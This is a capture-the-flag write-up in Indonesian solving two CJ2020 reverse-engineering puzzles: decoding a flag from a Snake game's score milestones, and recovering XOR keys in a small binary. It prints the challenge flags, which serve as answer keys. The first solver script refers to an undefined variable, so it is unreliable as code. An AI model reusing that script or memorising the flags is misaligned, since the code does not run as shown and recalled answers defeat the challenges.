
Flag : **CJ2020{just_to_check_if_you_are_familiar_with_linux_or_not}**

Snake 2020

-Reverse Engineering-




Diberikan file **Snake.jar** yang merupakan sebuah game, berikut gamenya :



Sesuai dengan soal sepertinya kita harus mencapai score 8172 untuk mendapatkan flagnya, namun terdapat hint tidak bisa menggunakan cheat engine.

Jadi saya coba untuk decompile dulu jar tersebut untuk melihat source code dan menganalisis nya.

Terdapat beberapa class didalamnya :



Setelah dianalisis, terdapat variable MILESTONE yang saya asumsikan berisi score yang harus dicapai agar bisa mendapatkan flag nya :

```
private static int[] MILESTONES = new int[]{
    5191, 5271, 5385, 5490, 5612, 5713, 5771, 5803, 5870, 5944,
    5994, 6042, 6092, 6140, 6263, 6362, 6466, 6517, 6569, 6685,
    6734, 6844, 6947, 7042, 7091, 7144, 7239, 7292, 7344, 7460,
    7509, 7562, 7664, 7785, 7834, 7944, 8047, 8172};
```

Lalu setelah di analisis lagi, fungsi Update() digunakan untuk menambahkan point pada game ketika ular berhasil memakan cherry nya :

```
private void update() {
    this.snake.move();
    if (this.cherry != null && this.snake.getHead().intersects(this.cherry, 20)) {
        this.snake.addTail();
        this.cherry = null;
        ++this.points;
        if (this.pivot < MILESTONES.length && this.points == MILESTONES[this.pivot]) {
            if (this.pivot > 0) {
                this.letters = this.letters + (char) (MILESTONES[this.pivot] - this.lastPivot);
            }

            this.lastPivot = MILESTONES[this.pivot];
            ++this.pivot;
        }
    }

    if (this.cherry == null) {
        this.spawnCherry();
    }

    this.checkForGameOver();
}
```

Nah disitu terdapat beberapa baris kode yang menarik :

```
if (this.pivot < MILESTONES.length && this.points == MILESTONES[this.pivot]) {  
    if (this.pivot > 0) {  
        this.letters = this.letters + (char)(MILESTONES[this.pivot] - this.lastPivot);  
    }  
  
    this.lastPivot = MILESTONES[this.pivot];  
    ++this.pivot;  
}
```

Jadi ketika nilai **"this.pivot > 0"** maka variable **"letters"** akan diisi dengan nilai yang didapatkan dari **this.pivot** dikurangi dengan **this.lastPivot** yang lalu dirubah menjadi **char**.

Contoh ketika kita mencapai score 5271, maka :

```
This.letters = this.letters + (char)(5271-5191)
```

Nilai Pivot sekarang dikurangi nilai Pivot sebelumnya, lalu dirubah ke char. Dan itu dimulai index ke 0 sampai terakhir pada variable MILESTONE.

```
private static int[] MILESTONES = new int[]{  
    5191, 5271, 5385, 5490, 5612, 5713, 5771, 5803, 5870, 5944,  
    5994, 6042, 6092, 6140, 6263, 6362, 6466, 6517, 6569, 6685,  
    6734, 6844, 6947, 7042, 7091, 7144, 7239, 7292, 7344, 7460,  
    7509, 7562, 7664, 7785, 7834, 7944, 8047, 8172};
```

Lalu setelah menganalisis saya buat solvernya, berikut solver yang dibuat :

Solver.py

```
flag = ''  
temp = 0  
pivot = 0  
c = ''  
  
with open('milestone.txt') as f:  
    for line in f:  
        pivot = int(line) - temp  
        temp = int(line)  
        c = int(hehe)  
        if c <= 256:  
            flag += chr(c)  
print(flag)
```

Isi dari array MILESTONE saya letakkan pada milestone.txt, lalu jalankan scriptnya dan didapatkan flagnya :

```
(noid3a@sciensec)-[~/ctf/CJ2020/RE/snake2020]  
$ python solver.py  
rize: 2020{ch34t1ng_15_54t15fy1ng}
```

Walaupun ada beberapa character yang tidak terbaca, namun isi flag tetap terlihat jelas.

Flag : CJ2020{ch34t1ng_15_54t15fy1ng}

Baby Baby

-Reverse Engineering-



Diberikan sebuah binary, buka menggunakan IDA berikut isi dari fungsi main :

```
IDA View-A  Pseudocode-A  Hex View
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [rsp+8h] [rbp-18h]
4     int v5; // [rsp+Ch] [rbp-14h]
5     int v6; // [rsp+10h] [rbp-10h]
6     int i; // [rsp+14h] [rbp-Ch]
7     unsigned __int64 v8; // [rsp+18h] [rbp-8h]
8
9     v8 = __readfsqword(0x28u);
10    printf("Masukkan 3 angka: ", argv, envp);
11    __isoc99_scanf("%d %d %d", &v4, &v5, &v6);
12    if ( v4 + v5 != v4 * v6 || v5 / v6 != 20 || v5 / v4 != 3 )
13    {
14        puts("Salah!");
15    }
16    else
17    {
18        i = 0;
19        puts("Benar!");
20        for ( i = 0; i <= 20; ++i )
21        {
22            if ( !(i % 3) )
23                putchar(lel[i] ^ v4);
24            if ( i % 3 == 1 )
25                putchar(lel[i] ^ v5);
26            if ( i % 3 == 2 )
27                putchar(lel[i] ^ v6);
28        }
29    }
30    return 0;
31 }
```

Intinya kita harus memasukan 3 angka dimana angka tersebut nanti akan di cek pada line 12.

Ketika 3 angka tersebut benar, maka program akan menjalankan looping untuk melakukan XOR antara array lel[] dan 3 angka yang diinput tadi.

```
for ( i = 0; i <= 20; ++i )
{
    if ( !(i % 3) )
        putchar(lel[i] ^ v4);
    if ( i % 3 == 1 )
        putchar(lel[i] ^ v5);
    if ( i % 3 == 2 )
        putchar(lel[i] ^ v6);
}
```

Kita asumsikan lel[] tersebut berisi flag yang sudah di enkripsi dengan XOR. Karna flag hanya di XOR, maka jika kita XOR flag yang telah ter-encrypt dengan format flag asli (CJ2020) kita akan mendapatkan nilai dari v4, v5, dan v6 tersebut.

Jadi kita lihat dulu isi dari array lel[] tersebut :

```
.data:000000000201010      align 20h
.data:000000000201020      public lel
.data:000000000201020      ; DWORD lel[21]
.data:000000000201020      lel      dd 58h, 1Bh, 36h, 2Bh, 63h, 34h, 60h, 33h, 30h, 5Ah, 2 dup(65h)
.data:000000000201020                                     ; DATA XREF: main+D5fo
.data:000000000201020                                     ; main+11Afo ...
.data:000000000201020      dd 2Fh, 13h, 46h, 79h, 2 dup(33h), 62h, 28h, 79h
.data:000000000201020      _data      ends
.data:000000000201020
.bss:000000000201074 ; =====
```

Lihat menggunakan Hex View, lalu ambil hexnya.

IDA View-A	Pseudocode-A	Hex View-1
000000000200FE0	A0 10 20 00 00 00 00 00	C0 10 20 00 00 00 00 00
000000000200FF0	C8 10 20 00 00 00 00 00	80 10 20 00 00 00 00 00
000000000201000	00 00 00 00 00 00 00 00	08 10 20 00 00 00 00 00
000000000201010	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000000000201020	58 00 00 00 1B 00 00 00	36 00 00 00 2B 00 00 00
000000000201030	63 00 00 00 34 00 00 00	60 00 00 00 33 00 00 00
000000000201040	30 00 00 00 5A 00 00 00	65 00 00 00 65 00 00 00
000000000201050	2F 00 00 00 13 00 00 00	46 00 00 00 79 00 00 00
000000000201060	33 00 00 00 33 00 00 00	62 00 00 00 28 00 00 00
000000000201070	79 00 00 00 ?? ?? ?? ??	??
000000000201080	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000000000201090	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0000000002010A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0000000002010B0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0000000002010C0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00


Lalu XOR semua hex tersebut dengan format flag yang asli (CJ2020), berikut solver yang saya buat :

Solver.py

```
flag = 'CJ2020'
list =
[0x58,0x1b,0x36,0x2b,0x63,0x34,0x60,0x33,0x30,0x5a,0x65,0x65,0x2f,0x13,0x46,0x79,0x
33,0x33,0x62,0x28,0x79]

for i in range(len(flag)):
    print(ord(flag[i])^list[i])
```

Jalankan script tersebut dan didapatkan 3 angka yang kita cari. Lalu tinggal jalankan binary BabyBaby nya untuk mendapatkan flagnya :



```
(noid3a@sciensec)-[~/ctf/CJ2020/RE/babybaby]
$ python solver.py
27
81
4
27
81
4

(noid3a@sciensec)-[~/ctf/CJ2020/RE/babybaby]
$ ./BabyBaby
Masukkan 3 angka: 27 81 4
Benar!
CJ2020{b4A4a4BBbb7yy}
```

Flag : CJ2020{b4A4a4BBbb7yy}